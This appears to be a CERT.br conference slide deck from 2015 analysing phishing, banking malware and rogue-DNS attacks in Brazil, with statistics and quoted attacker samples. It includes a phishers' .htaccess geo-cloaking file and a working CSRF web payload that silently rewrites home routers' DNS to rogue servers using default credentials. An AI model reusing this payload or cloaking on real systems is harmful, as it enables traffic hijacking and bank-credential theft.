

nic.br egi.br

cert.br

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APWG eCrime 2015

# Overview of Phishing and Malware Attacks in Brazil

João Marcelo Ceron  
ceron@cert.br

cert.br nic.br cgi.br

# Phishing: Stats 2013–2015

## Phishing cases timeline

2013-01-01 -- 2015-05-18

cases per week

4k

3k

2k

1k

0

Jan '13

May '13

Sep '13

Jan '14

May '14

Sep '14

Jan '15

May '15

e001

e002

e003

e004

e007

e008

e009

e011

e034

e040

e049

e062

e065

e071

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e049

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e071

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# Phishing: Stats 2013–2015


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


```
http://xxx.com/logs/Sistema/002/atendimento/5APGQA87J4.html
http://xxx.com/logs/Sistema/002/atendimento/7JBUAFDLOJ.html
http://xxx.com/logs/Sistema/002/atendimento/A3SF8A9L53.html
http://xxx.com/logs/Sistema/002/atendimento/BJ5YSLSCF3.html
http://xxx.com/logs/Sistema/002/atendimento/BW4C0FMK6I.html
http://xxx.com/logs/Sistema/002/atendimento/GTXA050LUV.html
http://xxx.com/logs/Sistema/002/atendimento/JI4OHXWUR3.html
http://xxx.com/logs/Sistema/002/atendimento/NOW2AYKYUX.html
http://xxx.com/logs/Sistema/002/atendimento/O7RLECYQDR.html
http://xxx.com/logs/Sistema/002/atendimento/OB3KRBIRN8.html
http://xxx.com/logs/Sistema/002/atendimento/R7KK0LKZCL.html
```




# Phishing: January–April 2015 - distribution of attacks

## Targeted Brands



● Others institutions    ● Brazilian banks

## IP Allocation



● Not hosted in BR    ● hosted in BR

# Phishing: Peculiarities

## gTLD registered for fraud

### Phishing gTLD

.creditcard  
.email  
.name  
.travel  
.xyz

## Phishing landing page

### Fake webpages

- Multiples redirects
- CCTV webserver abuse

## IP Geo location widely used

### .htaccess

```
<limit GET POST PUT>  
order deny,allow  
deny from all  
allow from 177.  
allow from 186.  
allow from 187.  
allow from 189.  
allow from 190.  
allow from 200.  
allow from 201.  
</limit>  
ErrorDocument 404 /index404.php  
ErrorDocument 403 .
```

# Phishing: Peculiarities

## gTLD registered for fraud

### Phishing gTLD

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- .email
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- .travel
- .xyz


## IP Geo location widely used


### .htaccess

```
<limit GET POST PUT>  
order deny,allow  
deny from all  
allow from 177.  
allow from 186.  
allow from 187.
```

`http://www.domain.com/index.php`

 `http://www.xxx.com/wp-content/.go`

 `http://bit.ly/XREWRF`

 `http://www.zzz.com/bank.php`



# Malware:

## Bankers - delivery methods and stats 2006–2015


### Typically used with social engineering

- Bill payments/ tax invoice
- Traffic tickets
- Government taxes
- Police and justice requests

#### Malware Samples Sent

2006-01-01 -- 2015-05-10


samples sent per week  
800




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# Attacks using rogue DNS servers: Fundamentals

- Translates specific domain names into illegitimate IP address hosting fake webpage
- Relies on infrastructure (ISP, CPE, WI-FI router)
- Transparent and “system agnostic”



# Attacks using rogue DNS servers: Sample attack scenario



# Attacks using rogue DNS servers: Sample iFrame in a popular site

- compromises website with a high number of viewers
- malicious iFrame inserted, that makes the user browser attack its own CPE (CSRF attack)

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
...
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>

<img width=0 height=0 border=0 src='http://root:root@IP_victim/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

# Attacks using rogue DNS servers:

## Rogue DNS server setup

- commonly hosted at cloud or hosting services abroad
- usually respond with authority for the target domains
  - attacker just creates a zone file for the target domain
  - we handled cases where 1 rogue DNS server was providing wrong results for more than 30 domains (financial services, e-commerce, websearch, public API's, etc)


```
$ dig +noredc @xxx.xxx.57.155 <victim>.com A
```

```
[...]  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55048  
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, [...]
```

```
[...]  
;; ANSWER SECTION:  
<victim>.com.          10800    IN      A       xxx.xxx.57.150
```

There is NO DNS cache poisoning in these cases

# Rogue DNS Servers Actively Providing Malicious Response – Daily Stats



**Period:** 218 days  
**Countries:** 23

**ASNs:** 81  
**IPs:** 423



# Thank you.

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